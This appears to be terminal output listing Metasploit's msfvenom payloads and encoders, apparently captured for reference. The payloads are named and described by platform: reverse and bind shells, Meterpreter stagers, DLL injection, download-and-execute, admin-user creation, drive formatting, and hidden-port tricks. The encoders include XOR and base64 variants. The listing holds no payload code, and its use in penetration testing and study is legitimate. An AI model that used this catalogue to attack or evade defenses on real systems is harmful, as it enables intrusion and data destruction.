netware/shell/reverse_tcp Connect to the NetWare console (staged). Connect back to the attacker
nodejs/shell_bind_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp Creates an interactive shell via nodejs
nodejs/shell_reverse_tcp_ssl Creates an interactive shell via nodejs, uses SSL
osx/armle/execute/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/execute/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/armle/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/armle/shell_bind_tcp Listen for a connection and spawn a command shell
osx/armle/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/armle/vibrate Causes the iPhone to vibrate, only works when the AudioToolkit library has been loaded. Based on work by Charlie Miller <cmiller[at]securityevaluators.com>.
osx/ppc/shell/bind_tcp Spawn a command shell (staged). Listen for a connection
osx/ppc/shell/find_tag Spawn a command shell (staged). Use an established connection
osx/ppc/shell/reverse_tcp Spawn a command shell (staged). Connect back to the attacker
osx/ppc/shell_bind_tcp Listen for a connection and spawn a command shell
osx/ppc/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/x64/dupandexecve/bind_tcp dup2 socket in edi, then execve. Listen, read length, read buffer, execute
osx/x64/dupandexecve/reverse_tcp dup2 socket in edi, then execve. Connect, read length, read buffer, execute
osx/x64/exec Execute an arbitrary command
osx/x64/say Say an arbitrary string outloud using Mac OS X text2speech
osx/x64/shell_bind_tcp Bind an arbitrary command to an arbitrary port
osx/x64/shell_find_tag Spawn a shell on an established connection (proxy/nat safe)
osx/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/x86/bundleinject/bind_tcp Inject a custom Mach-O bundle into the exploited process. Listen, read length, read buffer, execute
osx/x86/bundleinject/reverse_tcp Inject a custom Mach-O bundle into the exploited process. Connect, read length, read buffer, execute
osx/x86/exec Execute an arbitrary command
osx/x86/isight/bind_tcp Inject a Mach-O bundle to capture a photo from the iSight (staged). Listen, read length, read buffer, execute
osx/x86/isight/reverse_tcp Inject a Mach-O bundle to capture a photo from the iSight (staged). Connect, read length, read buffer, execute
osx/x86/shell_bind_tcp Listen for a connection and spawn a command shell
osx/x86/shell_find_port Spawn a shell on an established connection
osx/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
osx/x86/vforkshell/bind_tcp Call vfork() if necessary and spawn a command shell (staged). Listen, read length, read buffer, execute
osx/x86/vforkshell/reverse_tcp Call vfork() if necessary and spawn a command shell (staged). Connect, read length, read buffer, execute
osx/x86/vforkshell_bind_tcp Listen for a connection, vfork if necessary, and spawn a command shell
osx/x86/vforkshell_reverse_tcp Connect back to attacker, vfork if necessary, and spawn a command shell
php/bind_perl Listen for a connection and spawn a command shell via perl (persistent)
php/bind_perl_ipv6 Listen for a connection and spawn a command shell via perl (persistent) over IPv6
php/bind_php Listen for a connection and spawn a command shell via php
php/bind_php_ipv6 Listen for a connection and spawn a command shell via php (IPv6)
php/download_exec Download an EXE from an HTTP URL and execute it
php/exec Execute a single system command
php/meterpreter/bind_tcp Run a meterpreter server in PHP. Listen for a connection
php/meterpreter/bind_tcp_ipv6 Run a meterpreter server in PHP. Listen for a connection over IPv6
php/meterpreter/bind_tcp_ipv6_uuid Run a meterpreter server in PHP. Listen for a connection over IPv6 with UUID Support
php/meterpreter/bind_tcp_uuid Run a meterpreter server in PHP. Listen for a connection with UUID Support
php/meterpreter/reverse_tcp Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter/reverse_tcp_uuid Run a meterpreter server in PHP. Reverse PHP connect back stager with checks for disabled functions
php/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter server (PHP)
php/reverse_perl Creates an interactive shell via perl
php/reverse_php Reverse PHP connect back shell with checks for disabled functions
php/shell_findsock Spawn a shell on the established connection to the webserver. Unfortunately, this payload can leave conspicuous evil-looking entries in the apache error logs, so it is probably a good idea to use a bind or reverse shell unless firewalls prevent them from working. The issue this payload takes advantage of (CLOEXEC flag not set on sockets) appears to have been patched on the Ubuntu version of Apache and may not work on other Debian-based distributions. Only tested on Apache but it might work on other web servers that leak file descriptors to child processes.
python/meterpreter/bind_tcp Run a meterpreter server in Python (2.5-2.7 & 3.1-3.5). Listen for a connection
python/meterpreter/bind_tcp_uuid Run a meterpreter server in Python (2.5-2.7 & 3.1-3.5). Listen for a connection with UUID Support
python/meterpreter/reverse_http Run a meterpreter server in Python (2.5-2.7 & 3.1-3.5). Tunnel communication over HTTP
python/meterpreter/reverse_https Run a meterpreter server in Python (2.5-2.7 & 3.1-3.5). Tunnel communication over HTTP using SSL
python/meterpreter/reverse_tcp Run a meterpreter server in Python (2.5-2.7 & 3.1-3.5). Connect back to the attacker
python/meterpreter/reverse_tcp_uuid Run a meterpreter server in Python (2.5-2.7 & 3.1-3.5). Connect back to the attacker with UUID Support
python/meterpreter_bind_tcp Connect to the victim and spawn a Meterpreter shell
python/meterpreter_reverse_http Connect back to the attacker and spawn a Meterpreter shell
python/meterpreter_reverse_https Connect back to the attacker and spawn a Meterpreter shell
python/meterpreter_reverse_tcp Connect back to the attacker and spawn a Meterpreter shell
python/shell_reverse_tcp Creates an interactive shell via python, encodes with base64 by design. Compatible with Python 2.3.3
python/shell_reverse_tcp_ssl Creates an interactive shell via python, uses SSL, encodes with base64 by design.
ruby/shell_bind_tcp Continually listen for a connection and spawn a command shell via Ruby
ruby/shell_bind_tcp_ipv6 Continually listen for a connection and spawn a command shell via Ruby
ruby/shell_reverse_tcp Connect back and create a command shell via Ruby
ruby/shell_reverse_tcp_ssl Connect back and create a command shell via Ruby, uses SSL
solaris/sparc/shell_bind_tcp Listen for a connection and spawn a command shell
solaris/sparc/shell_find_port Spawn a shell on an established connection
solaris/sparc/shell_reverse_tcp Connect back to attacker and spawn a command shell
solaris/x86/shell_bind_tcp Listen for a connection and spawn a command shell
solaris/x86/shell_find_port Spawn a shell on an established connection
solaris/x86/shell_reverse_tcp Connect back to attacker and spawn a command shell
tty/unix/interact Interacts with a TTY on an established socket connection
windows/adduser Create a new user and add them to local administration group. Note: The specified password is checked for common complexity requirements to prevent the target machine rejecting the user for failing to meet policy requirements. Complexity check: 8-14 chars (1 UPPER, 1 lower, 1 digit/special)
windows/dllinject/bind_hidden_ipknock_tcp Inject a DLL via a reflective loader. Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/dllinject/bind_hidden_tcp Inject a DLL via a reflective loader. Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/dllinject/bind_ipv6_tcp Inject a DLL via a reflective loader. Listen for an IPv6 connection (Windows x86)
windows/dllinject/bind_ipv6_tcp_uuid Inject a DLL via a reflective loader. Listen for an IPv6 connection with UUID Support (Windows x86)
windows/dllinject/bind_nonx_tcp Inject a DLL via a reflective loader. Listen for a connection (No NX)
windows/dllinject/bind_tcp Inject a DLL via a reflective loader. Listen for a connection (Windows x86)
windows/dllinject/bind_tcp_rc4 Inject a DLL via a reflective loader. Listen for a connection
windows/dllinject/bind_tcp_uuid Inject a DLL via a reflective loader. Listen for a connection with UUID Support (Windows x86)
windows/dllinject/find_tag Inject a DLL via a reflective loader. Use an established connection
windows/dllinject/reverse_hop_http Inject a DLL via a reflective loader. Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop.
windows/dllinject/reverse_http Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows wininet)
windows/dllinject/reverse_http_proxy_pstore Inject a DLL via a reflective loader. Tunnel communication over HTTP
windows/dllinject/reverse_ipv6_tcp Inject a DLL via a reflective loader. Connect back to the attacker over IPv6
windows/dllinject/reverse_nonx_tcp Inject a DLL via a reflective loader. Connect back to the attacker (No NX)
windows/dllinject/reverse_ord_tcp Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_allports Inject a DLL via a reflective loader. Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/dllinject/reverse_tcp_dns Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4 Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_rc4_dns Inject a DLL via a reflective loader. Connect back to the attacker
windows/dllinject/reverse_tcp_uuid Inject a DLL via a reflective loader. Connect back to the attacker with UUID Support
windows/dllinject/reverse_winhttp Inject a DLL via a reflective loader. Tunnel communication over HTTP (Windows winhttp)
windows/dns_txt_query_exec Performs a TXT query against a series of DNS record(s) and executes the returned payload
windows/download_exec Download an EXE from an HTTP(S)/FTP URL and execute it
windows/exec Execute an arbitrary command
windows/format_all_drives This payload formats all mounted disks in Windows (aka ShellcodeOfDeath). After formatting, this payload sets the volume label to the string specified in the VOLUMELABEL option. If the code is unable to access a drive for any reason, it skips the drive and proceeds to the next volume.
windows/loadlibrary Load an arbitrary library path
windows/messagebox Spawns a dialog via MessageBox using a customizable title, text & icon
windows/meterpreter/bind_hidden_ipknock_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/meterpreter/bind_hidden_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/meterpreter/bind_ipv6_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for an IPv6 connection (Windows x86)
windows/meterpreter/bind_ipv6_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/meterpreter/bind_nonx_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection (No NX)
windows/meterpreter/bind_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection (Windows x86)
windows/meterpreter/bind_tcp_rc4 Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection
windows/meterpreter/bind_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Listen for a connection with UUID Support (Windows x86)
windows/meterpreter/find_tag Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Use an established connection
windows/meterpreter/reverse_hop_http Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop.
windows/meterpreter/reverse_http Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP (Windows wininet)
windows/meterpreter/reverse_http_proxy_pstore Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP
windows/meterpreter/reverse_https Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTPS (Windows wininet)
windows/meterpreter/reverse_https_proxy Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP using SSL with custom proxy support
windows/meterpreter/reverse_ipv6_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker over IPv6
windows/meterpreter/reverse_nonx_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker (No NX)
windows/meterpreter/reverse_ord_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_allports Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/meterpreter/reverse_tcp_dns Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4 Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4_dns Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker with UUID Support
windows/meterpreter/reverse_winhttp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTP (Windows winhttp)
windows/meterpreter/reverse_winhttps Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Tunnel communication over HTTPS (Windows winhttp)
windows/meterpreter_bind_tcp Connect to victim and spawn a Meterpreter shell
windows/meterpreter_reverse_http Connect back to attacker and spawn a Meterpreter shell
windows/meterpreter_reverse_https Connect back to attacker and spawn a Meterpreter shell
windows/meterpreter_reverse_ipv6_tcp Connect back to attacker and spawn a Meterpreter shell
windows/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter shell
windows/metsvc_bind_tcp Stub payload for interacting with a Meterpreter Service
windows/metsvc_reverse_tcp Stub payload for interacting with a Meterpreter Service
windows/patchupdllinject/bind_hidden_ipknock_tcp Inject a custom DLL into the exploited process. Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/patchupdllinject/bind_hidden_tcp Inject a custom DLL into the exploited process. Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/patchupdllinject/bind_ipv6_tcp Inject a custom DLL into the exploited process. Listen for an IPv6 connection (Windows x86)
windows/patchupdllinject/bind_ipv6_tcp_uuid Inject a custom DLL into the exploited process. Listen for an IPv6 connection with UUID Support (Windows x86)
windows/patchupdllinject/bind_nonx_tcp Inject a custom DLL into the exploited process. Listen for a connection (No NX)
windows/patchupdllinject/bind_tcp Inject a custom DLL into the exploited process. Listen for a connection (Windows x86)
windows/patchupdllinject/bind_tcp_rc4 Inject a custom DLL into the exploited process. Listen for a connection
windows/patchupdllinject/bind_tcp_uuid Inject a custom DLL into the exploited process. Listen for a connection with UUID Support (Windows x86)
windows/patchupdllinject/find_tag Inject a custom DLL into the exploited process. Use an established connection
windows/patchupdllinject/reverse_ipv6_tcp Inject a custom DLL into the exploited process. Connect back to the attacker over IPv6
windows/patchupdllinject/reverse_nonx_tcp Inject a custom DLL into the exploited process. Connect back to the attacker (No NX)
windows/patchupdllinject/reverse_ord_tcp Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_allports Inject a custom DLL into the exploited process. Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/patchupdllinject/reverse_tcp_dns Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_rc4 Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_rc4_dns Inject a custom DLL into the exploited process. Connect back to the attacker
windows/patchupdllinject/reverse_tcp_uuid Inject a custom DLL into the exploited process. Connect back to the attacker with UUID Support
windows/patchupmeterpreter/bind_hidden_ipknock_tcp Inject the meterpreter server DLL (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/patchupmeterpreter/bind_hidden_tcp Inject the meterpreter server DLL (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/patchupmeterpreter/bind_ipv6_tcp Inject the meterpreter server DLL (staged). Listen for an IPv6 connection (Windows x86)
windows/patchupmeterpreter/bind_ipv6_tcp_uuid Inject the meterpreter server DLL (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/patchupmeterpreter/bind_nonx_tcp Inject the meterpreter server DLL (staged). Listen for a connection (No NX)
windows/patchupmeterpreter/bind_tcp Inject the meterpreter server DLL (staged). Listen for a connection (Windows x86)
windows/patchupmeterpreter/bind_tcp_rc4 Inject the meterpreter server DLL (staged). Listen for a connection
windows/patchupmeterpreter/bind_tcp_uuid Inject the meterpreter server DLL (staged). Listen for a connection with UUID Support (Windows x86)
windows/patchupmeterpreter/find_tag Inject the meterpreter server DLL (staged). Use an established connection
windows/patchupmeterpreter/reverse_ipv6_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker over IPv6
windows/patchupmeterpreter/reverse_nonx_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker (No NX)
windows/patchupmeterpreter/reverse_ord_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_allports Inject the meterpreter server DLL (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/patchupmeterpreter/reverse_tcp_dns Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_rc4 Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_rc4_dns Inject the meterpreter server DLL (staged). Connect back to the attacker
windows/patchupmeterpreter/reverse_tcp_uuid Inject the meterpreter server DLL (staged). Connect back to the attacker with UUID Support
windows/powershell_bind_tcp Listen for a connection and spawn an interactive powershell session
windows/powershell_reverse_tcp Listen for a connection and spawn an interactive powershell session
windows/shell/bind_hidden_ipknock_tcp Spawn a piped command shell (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/shell/bind_hidden_tcp Spawn a piped command shell (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/shell/bind_ipv6_tcp Spawn a piped command shell (staged). Listen for an IPv6 connection (Windows x86)
windows/shell/bind_ipv6_tcp_uuid Spawn a piped command shell (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/shell/bind_nonx_tcp Spawn a piped command shell (staged). Listen for a connection (No NX)
windows/shell/bind_tcp Spawn a piped command shell (staged). Listen for a connection (Windows x86)
windows/shell/bind_tcp_rc4 Spawn a piped command shell (staged). Listen for a connection
windows/shell/bind_tcp_uuid Spawn a piped command shell (staged). Listen for a connection with UUID Support (Windows x86)
windows/shell/find_tag Spawn a piped command shell (staged). Use an established connection
windows/shell/reverse_ipv6_tcp Spawn a piped command shell (staged). Connect back to the attacker over IPv6
windows/shell/reverse_nonx_tcp Spawn a piped command shell (staged). Connect back to the attacker (No NX)
windows/shell/reverse_ord_tcp Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_allports Spawn a piped command shell (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/shell/reverse_tcp_dns Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_rc4 Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_rc4_dns Spawn a piped command shell (staged). Connect back to the attacker
windows/shell/reverse_tcp_uuid Spawn a piped command shell (staged). Connect back to the attacker with UUID Support
windows/shell_bind_tcp Listen for a connection and spawn a command shell
windows/shell_bind_tcp_xpfw Disable the Windows ICF, then listen for a connection and spawn a command shell
windows/shell_hidden_bind_tcp Listen for a connection from certain IP and spawn a command shell. The shellcode will reply with a RST packet if the connections is not comming from the IP defined in AHOST. This way the port will appear as "closed" helping us to hide the shellcode.
windows/shell_reverse_tcp Connect back to attacker and spawn a command shell
windows/speak_pwned Causes the target to say "You Got Pwned" via the Windows Speech API
windows/upexec/bind_hidden_ipknock_tcp Uploads an executable and runs it (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/upexec/bind_hidden_tcp Uploads an executable and runs it (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/upexec/bind_ipv6_tcp Uploads an executable and runs it (staged). Listen for an IPv6 connection (Windows x86)
windows/upexec/bind_ipv6_tcp_uuid Uploads an executable and runs it (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/upexec/bind_nonx_tcp Uploads an executable and runs it (staged). Listen for a connection (No NX)
windows/upexec/bind_tcp Uploads an executable and runs it (staged). Listen for a connection (Windows x86)
windows/upexec/bind_tcp_rc4 Uploads an executable and runs it (staged). Listen for a connection
windows/upexec/bind_tcp_uuid Uploads an executable and runs it (staged). Listen for a connection with UUID Support (Windows x86)
windows/upexec/find_tag Uploads an executable and runs it (staged). Use an established connection
windows/upexec/reverse_ipv6_tcp Uploads an executable and runs it (staged). Connect back to the attacker over IPv6
windows/upexec/reverse_nonx_tcp Uploads an executable and runs it (staged). Connect back to the attacker (No NX)
windows/upexec/reverse_ord_tcp Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_allports Uploads an executable and runs it (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/upexec/reverse_tcp_dns Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_rc4 Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_rc4_dns Uploads an executable and runs it (staged). Connect back to the attacker
windows/upexec/reverse_tcp_uuid Uploads an executable and runs it (staged). Connect back to the attacker with UUID Support
windows/vncinject/bind_hidden_ipknock_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection. First, the port will need to be knocked from the IP defined in KHOST. This IP will work as an authentication method (you can spoof it with tools like hping). After that you could get your shellcode from any IP. The socket will appear as "closed," thus helping to hide the shellcode
windows/vncinject/bind_hidden_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection from a hidden port and spawn a command shell to the allowed host.
windows/vncinject/bind_ipv6_tcp Inject a VNC Dll via a reflective loader (staged). Listen for an IPv6 connection (Windows x86)
windows/vncinject/bind_ipv6_tcp_uuid Inject a VNC Dll via a reflective loader (staged). Listen for an IPv6 connection with UUID Support (Windows x86)
windows/vncinject/bind_nonx_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection (No NX)
windows/vncinject/bind_tcp Inject a VNC Dll via a reflective loader (staged). Listen for a connection (Windows x86)
windows/vncinject/bind_tcp_rc4 Inject a VNC Dll via a reflective loader (staged). Listen for a connection
windows/vncinject/bind_tcp_uuid Inject a VNC Dll via a reflective loader (staged). Listen for a connection with UUID Support (Windows x86)
windows/vncinject/find_tag Inject a VNC Dll via a reflective loader (staged). Use an established connection
windows/vncinject/reverse_hop_http Inject a VNC Dll via a reflective loader (staged). Tunnel communication over an HTTP or HTTPS hop point. Note that you must first upload data/hop/hop.php to the PHP server you wish to use as a hop.
windows/vncinject/reverse_http Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP (Windows wininet)
windows/vncinject/reverse_http_proxy_pstore Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP
windows/vncinject/reverse_ipv6_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker over IPv6
windows/vncinject/reverse_nonx_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker (No NX)
windows/vncinject/reverse_ord_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_allports Inject a VNC Dll via a reflective loader (staged). Try to connect back to the attacker, on all possible ports (1-65535, slowly)
windows/vncinject/reverse_tcp_dns Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_rc4 Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_rc4_dns Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker
windows/vncinject/reverse_tcp_uuid Inject a VNC Dll via a reflective loader (staged). Connect back to the attacker with UUID Support
windows/vncinject/reverse_winhttp Inject a VNC Dll via a reflective loader (staged). Tunnel communication over HTTP (Windows winhttp)
windows/x64/exec Execute an arbitrary command (Windows x64)
windows/x64/loadlibrary Load an arbitrary x64 library path
windows/x64/meterpreter/bind_ipv6_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for an IPv6 connection (Windows x64)
windows/x64/meterpreter/bind_ipv6_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/meterpreter/bind_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for a connection (Windows x64)
windows/x64/meterpreter/bind_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Listen for a connection with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_http Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/meterpreter/reverse_https Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/meterpreter/reverse_tcp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker (Windows x64)
windows/x64/meterpreter/reverse_tcp_uuid Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/meterpreter/reverse_winhttp Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTP (Windows x64 winhttp)
windows/x64/meterpreter/reverse_winhttps Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged x64). Tunnel communication over HTTPS (Windows x64 winhttp)
windows/x64/meterpreter_bind_tcp Connect to victim and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_http Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_https Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_ipv6_tcp Connect back to attacker and spawn a Meterpreter shell
windows/x64/meterpreter_reverse_tcp Connect back to attacker and spawn a Meterpreter shell
windows/x64/powershell_bind_tcp Listen for a connection and spawn an interactive powershell session
windows/x64/powershell_reverse_tcp Listen for a connection and spawn an interactive powershell session
windows/x64/shell/bind_ipv6_tcp Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
windows/x64/shell/bind_ipv6_tcp_uuid Spawn a piped command shell (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/shell/bind_tcp Spawn a piped command shell (Windows x64) (staged). Listen for a connection (Windows x64)
windows/x64/shell/bind_tcp_uuid Spawn a piped command shell (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
windows/x64/shell/reverse_tcp Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker (Windows x64)
windows/x64/shell/reverse_tcp_uuid Spawn a piped command shell (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/shell_bind_tcp Listen for a connection and spawn a command shell (Windows x64)
windows/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell (Windows x64)
windows/x64/vncinject/bind_ipv6_tcp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection (Windows x64)
windows/x64/vncinject/bind_ipv6_tcp_uuid Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for an IPv6 connection with UUID Support (Windows x64)
windows/x64/vncinject/bind_tcp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection (Windows x64)
windows/x64/vncinject/bind_tcp_uuid Inject a VNC Dll via a reflective loader (Windows x64) (staged). Listen for a connection with UUID Support (Windows x64)
windows/x64/vncinject/reverse_http Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_https Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_tcp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker (Windows x64)
windows/x64/vncinject/reverse_tcp_uuid Inject a VNC Dll via a reflective loader (Windows x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/vncinject/reverse_winhttp Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp)
windows/x64/vncinject/reverse_winhttps Inject a VNC Dll via a reflective loader (Windows x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttp)
msfvenom -l payloads
root@localhost:~# msfvenom -l encoders

Framework Encoders

==================

    Name                          Rank       Description

    ----                          ----       -----------

    cmd/echo                      good       Echo Command Encoder

    cmd/generic_sh                manual     Generic Shell Variable Substitution Command Encoder

    cmd/ifs                       low        Generic ${IFS} Substitution Command Encoder

    cmd/perl                      normal     Perl Command Encoder

    cmd/powershell_base64         excellent  Powershell Base64 Command Encoder

    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes Utility Command Encoder

    generic/eicar                 manual     The EICAR Encoder

    generic/none                  normal     The "none" Encoder

    mipsbe/byte_xori              normal     Byte XORi Encoder

    mipsbe/longxor                normal     XOR Encoder

    mipsle/byte_xori              normal     Byte XORi Encoder

    mipsle/longxor                normal     XOR Encoder

    php/base64                    great      PHP Base64 Encoder

    ppc/longxor                   normal     PPC LongXOR Encoder

    ppc/longxor_tag               normal     PPC LongXOR Encoder

    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder

    x64/xor                       normal     XOR Encoder

